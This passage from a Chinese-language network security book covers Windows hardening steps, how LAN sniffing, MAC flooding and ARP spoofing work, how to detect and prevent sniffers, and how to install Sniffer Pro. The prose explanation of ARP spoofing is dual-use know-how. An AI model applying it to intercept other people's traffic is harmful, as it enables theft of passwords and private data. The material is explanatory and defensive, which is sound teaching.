对于服务器和主机来说，一般只安装 TCP/IP 协议就够了。鼠标右击“网络邻居”，选择“属性”，再鼠标右击“本地连接”，选择“属性”，卸载不必要的协议。其中 NETBIOS 是很多安全缺陷的根源，对于不需要提供文件和打印共享的主机，还可以将绑定在 TCP/IP 协议的 NETBIOS 关闭，避免针对 NETBIOS 的攻击。选择“TCP/IP 协议/属性/高级”，进入“高级 TCP/IP 设置”对话框，选择“WINS”标签，勾选“禁用 TCP/IP 上的 NETBIOS”一项，关闭 NETBIOS。

（4）关闭“文件和打印共享”。

文件和打印共享应该是一个非常有用的功能，但在不需要它的时候，也是黑客入侵的很好的安全漏洞。所以在没有必要“文件和打印共享”的情况下，可以将它关闭。用鼠标右击“网络邻居”，选择“属性”，然后单击“文件和打印共享”按钮，将弹出的“文件和打印共享”对话框中的两个复选框中的钩去掉即可。

虽然“文件和打印共享”关闭了，但是还不能确保安全，还要修改注册表，禁止他人更改“文件和打印共享”。打开注册表编辑器，选择“HKEY_CURRENT_USER/Software/Microsoft/

Windows/CurrentVersion/Policies/NetWork"主键,在该主键下新建 DWORD 类型的键值,键值名为"NoFileSharingControl",键值设为"1"表示禁止这项功能,从而达到禁止更改"文件和打印共享"的目的;键值为"0"表示允许这项功能。这样在"网络邻居"的"属性"对话框中"文件和打印共享"就不复存在了。

(5) Guest 账号禁用。

有很多入侵都是通过这个账号进一步获得管理员密码或者权限的。如果不想把自己的计算机给别人当玩具,那还是禁止的好。打开控制面板,双击"用户和密码",单击"高级"选项卡,再单击"高级"按钮,弹出本地用户和组窗口。在 Guest 账号上面点击右键,选择属性,在"常规"页中选中"账户已停用"。另外,将 Administrator 账号改名可以防止黑客知道自己的管理员账号,这会在很大程度上保证计算机安全。

(6) IP 地址。

黑客经常利用一些网络探测技术来查看主机的信息,主要目的就是得到网络中主机的 IP 地址。IP 地址在网络安全上是一个很重要的概念,如果攻击者知道了你的 IP 地址,等于为他的攻击准备好了目标,他可以向这个 IP 发动各种进攻,如 DDOS(拒绝服务)攻击、Floop 溢出攻击等。隐藏 IP 地址的主要方法是使用代理服务器。

与直接连接到 Internet 相比,使用代理服务器能保护上网用户的 IP 地址,从而保障上网安全。代理服务器的原理是在客户机(用户上网的计算机)和远程服务器(如用户想访问远端 WWW 服务器)之间架设一个"中转站",当客户机向远程服务器提出服务要求后,代理服务器首先截取用户的请求,然后代理服务器将服务请求转交远程服务器,从而实现客户机和远程服务器之间的联系。很显然,使用代理服务器后,其它用户只能探测到代理服务器的 IP 地址而不是用户的 IP 地址,这就实现了隐藏用户 IP 地址的目的,保障了用户上网安全。

(7) 不必要的端口。

黑客在入侵时常常会扫描你的计算机端口,如果安装了端口监视程序(比如 Netwatch),该监视程序则会有警告提示。如果遇到这种入侵,可用工具软件关闭用不到的端口,比如,用"Norton Internet Security"关闭用来提供网页服务的 80 和 443 端口,其他一些不常用的端口也可关闭。

(8) 管理员帐户。

Administrator 帐户拥有最高的系统权限,一旦该帐户被人利用,后果不堪设想。黑客入侵的常用手段之一就是试图获得 Administrator 帐户的密码,所以要重新配置 Administrator 账号。

首先是为 Administrator 帐户设置一个强大复杂的密码,然后重命名 Administrator 帐户,再创建一个没有管理员权限的 Administrator 帐户欺骗入侵者。这样一来,入侵者就很难搞

清哪个帐户真正拥有管理员权限,也就在一定程度上减少了危险性。

(9) Guest 帐户的入侵。

Guest 帐户即所谓的来宾帐户,它可以访问计算机,但受到限制。不幸的是,Guest 也为黑客入侵打开了方便之门! 网上有很多文章中都介绍过如何利用 Guest 用户得到管理员权限的方法,所以要杜绝基于 Guest 帐户的系统入侵。

禁用或彻底删除 Guest 帐户是最好的办法,但在某些必须使用到 Guest 帐户的情况下,就需要通过其它途径来做好防御工作了。首先要给 Guest 设一个强壮的密码,然后详细设置 Guest 帐户对物理路径的访问权限。举例来说,如果你要防止 Guest 用户可以访问 tool 文件夹,可以右击该文件夹,在弹出菜单中选择"安全"标签,从中可看到可以访问此文件夹的所有用户。删除管理员之外的所有用户即可。或者在权限中为相应的用户设定权限,比方说只能"列出文件夹目录"和"读取"等,这样就安全多了。

(10) 必要的安全软件。

此外,还应在电脑中安装并使用必要的防黑软件,杀毒软件和防火墙都是必备的。在上网时打开它们,这样即便有黑客进攻,安全也是有保证的。

(11) 陌生人的邮件。

有些黑客可能会冒充某些正规网站的名义,然后编个冠冕堂皇的理由寄一封信给你要求你输入上网的用户名称与密码,如果按下"确定",你的账号和密码就进了黑客的邮箱。所以不要随便回陌生人的邮件,即使他说得再动听再诱人也不上当。

(12) IE 的安全设置。

ActiveX 控件和 Applets 有较强的功能,但也存在被人利用的隐患,网页中的恶意代码往往就是利用这些控件编写的小程序,只要打开网页就会被运行。所以要避免恶意网页的攻击只有禁止这些恶意代码的运行。IE 对此提供了多种选择,具体设置步骤是:"工具"→"Internet 选项"→"安全"→"自定义级别"另外,在 IE 的安全性设定中只能设定 Internet、本地 Intranet、受信任的站点、受限制的站点。不过,微软在这里隐藏了"我的电脑"的安全性设定,通过修改注册表把该选项打开,在对待 ActiveX 控件和 Applets 时有更多的选择,并对本地电脑安全产生更大的影响。

第4章　嗅探器截取信息

4.1　局域网嗅探与监听

网络嗅探器或“网络监听”(Network Listening),它并不是最近才出现的技术,也并非专门用在黑道上的技术,监听技术作为一种辅助手段,在协助网络管理员监测网络传输数据、排除网络故障等方面具有不可替代的作用,因此一直倍受网络管理员的青睐并逐渐发展完善,所谓“监听”技术,就是在互相通讯的两台计算机之间通过技术手段插入一台可以接收并记录通讯内容的设备,最终实现对通讯双方的数据记录。一般都要求用作监听途径的设备不能造成通讯双方的行为异常或连接中断等,即是说,监听方不能参与通讯中任何一方的通讯行为,仅仅是“被动”的接收记录通讯数据而不能对其进行篡改,一旦监听方违反这个要求,这次行为就不是“监听”,而是“劫持”(Hijacking)了。

看了以上对于“监听”概念的描述,有人也许会想到在自己家中能不能把某个收费电影网站甚至国防部网站的帐号密码监听记录下来。当然这也不是不可能,但是前提是你有足够能力在相关站点实体服务器的网关或路由设备上接入一个监听设备,否则凭一台自己家里的计算机是无法实现的。这就是“监听”的弱点:它要求监听设备的物理传输介质与被监听设备的物理传输介质存在直接联系或者数据包能经过路由选择到达对方,即一个逻辑上的三方连接。能实现这个条件的只有两种情况:监听方与通讯方位于同一物理网络,如局域网,或者是监听方与通讯方存在路由或接口关系,例如通讯双方的同一网关、连接通讯双方的路由设备等。

因此,直接用自己家里的计算机去嗅探国防部网站的数据是不可能的,能看到的只能是属于自己领域的数据包。

不可否认,“监听”行为是会对通讯方造成损失的,一个典型例子是在1994年的美国网络窃听事件,一个不知名的人在众多的主机和骨干网络设备上安装了网络监听软件,利用它对美国骨干互联网和军方网窃取了超过100000个有效的用户名和口令,引发了重大损失,而“监听”技术,就是在那次事件以后才从地下走向公开化的。

由于前面说过的原因,嗅探技术不太可能在公共网络设备上使用(仅指入侵行为的安装方式,因为网络管理员要在某个路由设备上设置监听是简单的事情),所以当今最普遍的嗅探行为并不是发生在Internet上的,而是各个或大或小的局域网,因为它很显然满足监听技术需要的条件:监听方与通讯方位于同一物理网络。

要发生监听事件,就必须有至少两台计算机处于通讯状态,而监听的实质也是数据的传输,这就要求窃听者自身也处于通讯网络中,而实现局域网通讯的基础是以太网模型(Ethernet),它包括物理上的数据传输设备如网卡、集线器和交换机等,除此之外还需要逻辑上的软件、网络协议和操作系统支持,如网卡驱动程序、TCP/IP 协议、NetBIOS 协议、多种寻址和底层协议等,具备了这些条件,计算机才可以实现完整的通讯过程。

局域网内的计算机系统要传输数据时,是严格按照 IEEE802.3 标准的局域网协议进行的,而且还要结合 TCP/IP 和 OSI 模型 7 层规范实施,所以数据是经过打包封装的,从高层到低层被分别加上相关数据头和地址,直至物理层把其转化为电平信号传送出去,而另一台计算机则是通过逆向操作把数据还原的,这就引发了一个问题:寻址问题。

在局域网里,计算机要查找彼此并不是通过 IP 进行的,而是通过网卡 MAC 地址(也被称为以太网地址),它是一组在生产时就固化的全球唯一标识号,根据协议规范,当一台计算机要查找另一台计算机时,它必须把目标计算机的 IP 通过 ARP 协议(地址解析协议)在物理网络中广播出去,“广播”是一种让任意一台计算机都能收到数据的数据发送方式,计算机收到数据后就会判断这条信息是不是发给自己的,如果是,就会返回应答,在这里,它会返回自身地址,这一步被称为“ARP 寻址”。当源计算机收到有效的回应时,它就得知了目标计算机的 MAC 地址并把结果保存在系统的地址缓冲池里,下次传输数据时就不需要再次发送广播了,这个地址缓冲池会定时刷新重建,以免造成数据老旧和错误。当前活动的 ARP 表可以使用 arp-a 命令查看。

话题回到数据被打包成为比特流的最后两层,在这里有一个关键部分被称为“数据链路层”,数据在网络层形成 IP 数据报,再向下到达数据链路层,由数据链路层将 IP 数据报分割为数据帧,增加以太网包头,再向下一层发送。以太网包头中包含着本机和目标设备的 MAC 地址,也就是说,链路层的数据帧发送时,是依靠以太网地址而非 IP 地址来确认的,网卡驱动程序不会关心 IP 数据报中的目标地址,它所需要的仅仅是 MAC 地址,而 MAC 地址就是通过前面提到的 ARP 寻址获得的。简单的说,数据在局域网内的最终传输目标地址是对方网卡的 MAC 地址,而不是 IP 地址,IP 地址在局域网里只是为了协助系统找到 MAC 地址而已。

而就是因为这个寻址结构,最终导致了监听的发生。

下面就将介绍发生在共享式局域网和交换式局域网内的窃听。

1. 发生在共享式局域网内的窃听

所谓的“共享式”局域网(Hub - Based Lan),指的是早期采用集线器 HUB 作为网络连接设备的传统以太网的结构,在这个结构里,所有机器都是共享同一条传输线路的,集线器没有端口的概念,它的数据发送方式是“广播”,集线器接收到相应数据时是单纯的把数据往它所连接的每一台设备线路上发送的,例如一台机器发送一条“我要和小 A 说话”的报文,那

么所有连接这个集线器的设备都会收到这条报文，但是只有名字为“小 A”的计算机才会接收处理这条报文，而其他无关的计算机则会抛弃掉该报文。因此，共享以太网结构里的数据实际上是没有隐私性的，只是网卡会忽略掉与自己无关的报文罢了。但是，网卡在设计时是加入了“工作模式”的选项的，正是这个特性才导致了窃听的发生。

每块网卡基本上都会有以下工作模式：Unicast、Broadcast、Multicast、Promiscuous，一般情况下，操作系统会把网卡设置为 Broadcast（广播）模式，在 Broadcast 模式下，网卡可以接收所有类型为广播报文的数据帧——例如 ARP 寻址，此外它会忽略掉目标地址并非自己 MAC 地址的报文，即只接收发往自身的数据报文、广播和组播报文，这才是网卡的正常工作模式；如果一块网卡被设置为 Unicast 或 Multicast 模式，在局域网里可能会引发异常，因为这两个模式限制了它的接收报文类型；而在 Promiscuous（混杂）模式下，网卡对报文中的目标 MAC 地址不加任何检查而全部接收，这样就造成无论什么数据，只要是路过的都会被网卡接收的局面，监听就是从这里开始的。

一般情况下，网卡的工作模式是操作系统设置好的，而且没有公开模式给用户选择，这就限制了普通用户的监听实现，但是自从嗅探器（Sniffer）家族发展到一定程度后，开始拥有了设置网卡工作模式的权力，而且矛头直指 Promiscuous，任何用户只要在相应选择上打个勾，他的机器就变成了可以记录局域网内任何机器传输的数据的耳朵，由于共享式局域网的特性，所有人都是能收到数据的，这就造成了不可防御的信息泄漏。

2. 发生在交换式局域网内的窃听

作为与“共享式”相对的“交换式”局域网（Switched Lan），它的网络连接设备被换成了交换机（Switch），交换机比集线器聪明的一点是它连接的每台计算机是独立的，交换机引入了“端口”的概念，它会产生一个地址表用于存放每台与之连接的计算机的 MAC 地址，从此每个网线接口便作为一个独立的端口存在，除了声明为广播或组播的报文，交换机在一般情况下是不会让其他报文出现类似共享式局域网那样的广播形式发送行为的，这样即使网卡被设置为混杂模式，它也收不到发往其他计算机的数据，因为数据的目标地址会在交换机中被识别，然后有针对性的发往表中对应地址的端口，决不会发到别的端口的。

（1）交换式局域网的监听手段。

由于交换式局域网的这种特征，使得传统的局域网监听手段失去了作用，但是随着技术的进步，又出现了新的针对交换式局域网的监听手段。

① 对交换机的攻击：MAC 洪水。

所谓 MAC 洪水攻击，就是向交换机发送大量含有虚假 MAC 地址和 IP 地址的 IP 包，使交换机无法处理如此多的信息而引起设备工作异常，也就是所谓的“失效”模式，在这个模式里，交换机的处理器已经不能正常分析数据报和构造查询地址表了，然后，交换机就会成为

一台普通的集线器，毫无选择的向所有端口发送数据，这个行为被称作“泛洪发送”，这样一来攻击者就能嗅探到所需数据了。

不过使用这个方法会为网络带来大量垃圾数据报文，对于监听者来说也不是什么好事，因此 MAC 洪水使用的案例比较少，而且设计了端口保护的交换机可能会在超负荷时强行关闭所有端口造成网络中断，所以如今，很多人都偏向于使用地址解析协议 ARP 进行的欺骗性攻击。

② 地址解析协议带来的噩梦。

回顾前面提到的局域网寻址方式，我们已经知道两台计算机完成通讯依靠的是 MAC 地址而与 IP 地址无关，而目标计算机 MAC 地址的获取是通过 ARP 协议广播得到的，而获取的地址会保存在 MAC 地址表里并定期更新，在这个时间里，计算机是不会再去广播寻址信息获取目标 MAC 地址的，这就给了入侵者以可乘之机。

当一台计算机要发送数据给另一台计算机时，它会以 IP 地址为依据首先查询自身的 ARP 地址表，如果里面没有目标计算机的 MAC 信息，它就触发 ARP 广播寻址数据直到目标计算机返回自身地址报文，而一旦这个地址表里存在目标计算机的 MAC 信息，计算机就直接把这个地址作为数据链路层的以太网地址头部封装发送出去。为了避免出现 MAC 地址表保持着错误的数据，系统在一个指定的时期过后会清空 MAC 地址表，重新广播获取一份地址列表，而且新的 ARP 广播可以无条件覆盖原来的 MAC 地址表。

假设局域网内有两台计算机 A 和 B 在通讯，而计算机 C 要作为一个窃听者的身份得到这两台计算机的通讯数据，那么它就必须想办法让自己能插入两台计算机之间的数据线路里，而在这种一对一的交换式网络里，计算机 C 必须成为一个中间设备才能让数据得以经过它，要实现这个目标，计算机 C 就要开始伪造虚假的 ARP 报文。

ARP 寻址报文分两种，一种是用于发送寻址信息的 ARP 查询包，源机器使用它来广播寻址信息，另一种则是目标机器的 ARP 应答包，用于回应源机器它的 MAC 地址，在窃听存在的情况下，如果计算机 C 要窃听计算机 A 的通讯，它就伪造一个 IP 地址为计算机 B 而 MAC 地址为计算机 C 的虚假 ARP 应答包发送给计算机 A，造成计算机 A 的 MAC 地址表错误更新为计算机 B 的 IP 对应着计算机 C 的 MAC 地址的情况，这样一来，系统通过 IP 地址获得的 MAC 地址都是计算机 C 的，数据就会发给以监听身份出现的计算机 C 了。但这样会造成一种情况就是作为原目标方的计算机 B 会接收不到数据，因此充当假冒数据接收角色的计算机 C 必须担当一个转发者的角色，把从计算机 A 发送的数据返回给计算机 B，让两机的通讯正常进行，这样，计算机 C 就和计算机 AB 形成了一个通讯链路，而对于计算机 A 和 B 而言，计算机 C 始终是透明存在的，它们并不知道计算机 C 在偷听数据的传播。只要计算机 C 在计算机 A 重新发送 ARP 查询包前及时伪造虚假 ARP 应答包就能维持着这个通讯链路，从而获得持续的数据记录，同时也不会造成被监听者的通讯异常。

计算机C为了监听计算机A和B数据通讯而发起的这种行为，就是“ARP欺骗”(ARP Spoofing)或称“ARP攻击”(ARP Attacking)，实际上，真实环境里的ARP欺骗除了嗅探计算机A的数据，通常也会顺便把计算机B的数据给嗅探了去，只要计算机C在对计算机A发送伪装成计算机B的ARP应答包的同时也向计算机B发送伪装成计算机A的ARP应答包即可，这样它就可作为一个双向代理的身份插入两者之间的通讯链路。

由网络监听引发的信息泄漏后果是非常严重的，轻则隐私泄漏，重则因为银行密码、经过网络传输的文档内容失窃而导致无法计量的经济损失，因此，如何有效防止局域网监听，一直是令管理员操心的问题。

由于共享式局域网的局限性(集线器不会选择具体端口)，在上面流通的数据基本上是“你有，我也有”的，窃听者连ARP信息都不需要更改，自然无法躲过被监听的命运，要解决这个问题，只能先把集线器更换为交换机，杜绝这种毫无隐私的数据传播方式。

(2) 防止并预防局域网的监听。

在交换式局域网中可以通过以下两种方法来防止并预防局域网的监听。

①寻找隐匿的监听者。

早在几年前，有一种被称为ping检测的方法就已经开始流行了，它的原理还是利用MAC地址自身，大部分网卡允许用户在驱动程序设置里自行指定一个MAC地址(特别说明：这种通过驱动程序指定的MAC地址仅仅能用于自身所处的局域网本身，并不能用于突破远程网关的MAC+IP绑定限制！)，因此我们就可以利用这一特性让正在欺骗MAC地址的机器自食其果。

假设IP为192.168.1.4的机器上装有ARP欺骗工具和嗅探器，所以ping 192.168.1.4，然后arp-a，找到“192.168.1.4”得到它的MAC地址“00-00-0e-40-b4-a1”，修改自己的网卡驱动设置页，改Network Address为“00000e40b4a2”，即去掉分隔符的MAC地址最末位加1。再次ping 192.168.1.4，正常的话应该不会看到任何回应，因为局域网中不会存在任何与“00-00-0e-40-b4-a2”相符的MAC地址。

如果看到返回，则说明192.168.1.4很可能装有嗅探器。

另一种比较“恶毒”的方法是对被怀疑安装了嗅探器的计算机发送大量不存在的MAC地址的数据报，由于监听程序在进行分析和处理大量的数据包需要占用很多的CPU资源，这将导致对方计算机性能下降，这样我们只要比较发送报文前后该机器性能就能加以判断，但是如果对方机器配置比较高，这个方法就不太有效了。

除了主动嗅探的行为，还有一些机器是被入侵者恶意种植了带有嗅探功能的后门程序，那么就必须使用本机测试法了，其原理是建立一个原始连接(Raw Socket)打开自己机器的随机端口，然后再建立一个UDP连接到自己机器的任意端口并随意发送一条数据，正常情

况下,这个方法建立的原始连接是不可能成功接收数据的,如果原始连接能接收这个数据,则说明机器网卡正处于“混杂”模式——嗅探器经常这么干,这样就基本可以确定该机器是装有带有嗅探功能的程序。

②预防为主——从根本上防御网络监听。

虽然利用 ARP 欺骗报文进行的网络监听很难察觉,但它并不是无法防御的,与 ARP 寻址相对的,在一个相对稳定的局域网里(机器数量和网卡被更换的次数不多,也没有人一没事干就去更改自己 IP),我们可以使用静态 ARP 映射,即记录下局域网内所有计算机的网卡 MAC 地址和对应的 IP,然后使用“arp-s IP 地址 MAC 地址”进行静态绑定,这样计算机就不会通过 ARP 广播来找人了,自然不会响应 ARP 欺骗工具发送的动态 ARP 应答包(静态地址的优先度大于动态地址),但是这个方法存在的劣势就是对操作用户要求挺高,要知道并不是所有人都理解 MAC 地址是干什么用的,另外一点就是如果机器数量过多或者变动频繁,会对操作用户(通常是网络管理员)造成巨大的麻烦。

因此,一般常用的方法是使用软件防御,例如 AntiArp Sniffer,它可以强行绑定本机与网关的 MAC 关系,让伪装成网关获取数据的监听机成了摆设,而如果是监听者仅仅欺骗了某台计算机,这就要使用 ARP Watch 了,ARP Watch 会实时监控局域网中计算机 MAC 地址和 ARP 广播报文的变化情况,如果有 ARP 欺骗程序发送虚假地址报文,必然会造成 MAC 地址表不符,ARP Watch 就会弹出来警告用户了。

此外,对网络进行 VLAN 划分也是有效的方法,每个 VLAN 之间都是隔离的,必须通过路由进行数据传输,这个时候 MAC 地址信息会被丢弃,每台计算机之间都是采用标准 TCP/IP 进行数据传输的,即使存在嗅探器也无法使用虚假的 MAC 地址进行欺骗了。

网络监听技术作为一种工具,总是扮演着正反两方面的角色,尤其在局域网里更是经常以黑暗的身份出现。对于入侵者来说,通过网络监听可以很容易地获得用户的关键信息,因此它们备受青睐。而对于入侵检测和追踪者来说,网络监听技术又能够在与入侵者的斗争中发挥重要的作用,因此他们也离不开必要的嗅探。

4.2 Sniffer 介绍

4.2.1 Sniffer Pro 安装与功能简介

Sniffer,中文可以翻译为嗅探器,是一种基于被动侦听原理的网络分析方式。使用这种

技术方式，可以监视网络的状态、数据流动情况以及网络上传输的信息。当信息以明文的形式在网络上传输时，便可以使用网络监听的方式来进行攻击。将网络接口设置在监听模式，便可以将网上传输的源源不断的信息截获。Sniffer 技术常常被黑客们用来截获用户的口令。但实际上 Sniffer 技术被广泛地应用于网络故障诊断、协议分析、应用性能分析和网络安全保障等各个领域。

Sniffer 分为软件和硬件两种，软件的 Sniffer 有 Sniffer Pro、Network Monitor、PacketBone 等，其优点是易于安装部署，易于学习使用，同时也易于交流；缺点是无法抓取网络上所有的传输，某些情况下也就无法真正了解网络的故障和运行情况。硬件的 Sniffer 通常称为协议分析仪，一般都是商业性的，价格也比较昂贵，但会具备支持各类扩展的链路捕获能力以及高性能的数据实时捕获分析的功能。

基于以太网络嗅探的 Sniffer 只能抓取一个物理网段内的包，就是说，Sniffer 和监听的目标中间不能有路由或其他屏蔽广播包的设备，这一点很重要。所以，对一般拨号上网的用户来说，是不可能利用 Sniffer 来窃听到其他人的通信内容的。下面将着重介绍 Sniffer Pro 的使用。本节所使用的 Sniffer Pro 版本号是 4.6。

1. Sniffer Pro 的安装

Sniffer 软件的安装还是比较简单的，只需要按照常规安装方法进行即可。需要说明的是：

在选择 Sniffer Pro 的安装目录时，默认是安装在 c:\program files\nai\snifferNT 目录中，也可以通过旁边的 Browse 按钮修改路径，不过为了更好的使用还是建议各位用默认路径进行安装。

在注册用户时，注册信息随便填写即可，不过 EMAIL 一定要符合规范，需要带“@”，如图 4-1 所示。在随后出现的“Sniffer Pro Usr Registration”对话框中，大家注意有一行“Sniffer Serial Number”需要填入注册码，一般在下载的软件说明中会有注册码。

注册诸多数据后就来到设置网络连接状况了，一般对于企业用户只要不是通过“代理服务器”上网的都可以选择第一项——direct connection to the internet，如图 4-2 所示。

接下来才是真正的复制 Sniffer Pro 必需文件到本地硬盘，完成所有操作后出现“setup complete”提示，点击“finish”按钮完成安装工作。

由于在使用 Sniffer Pro 时需要将网卡的监听模式切换为混杂，所以不重新启动计算机是无法实现切换功能的，因此在安装的最后，软件会提示重新启动计算机，如图 4-3 所示，选择“Yes, I want to restart my computer now”，点击“Finish”按钮，重新启动计算机后，便完成了安装。




图 4-1　注册 Sniffer Pro




图 4-2　设置网络连接

2. Sniffer Pro 主要功能

Sniffer Pro 是非常优秀的协议分析软件,同时又是非常优秀的嗅探器。它是一种利用以太网的特性把网络适配卡(NIC,一般为以太网卡)置为混杂(promiscuous)模式状态的工具,一旦网卡设置为这种模式,它就能接收传输在网络上的每一个信息包。Sniffer Pro 主要有以下几个功能:

(1) Dashboard (网络流量表)。




图4-3　重启计算机

点击图4-4中①所指的图，会出现三个表，第一个表显示的是网络的使用率(Utilization)，第二个表显示的是网络的每秒钟通过的包数量(Packets)，第三个表显示的是网络的每秒错误率(Errors)。通过这三个表可以直观的观察到网络的使用情况，浅色部分显示的是根据网络要求设置的上限。

选择图4-4中②所指的选项将显示如图4-5所示的更为详细的网络相关数据的曲线图。下面介绍一下测试网络速度中的几个常用单位。

在TCP/IP协议中，数据被分成若干个包(Packets)进行传输，包的大小跟操作系统和网络带宽都有关系，一般为64、128、256、512、1024、1460等，包的单位是字节。

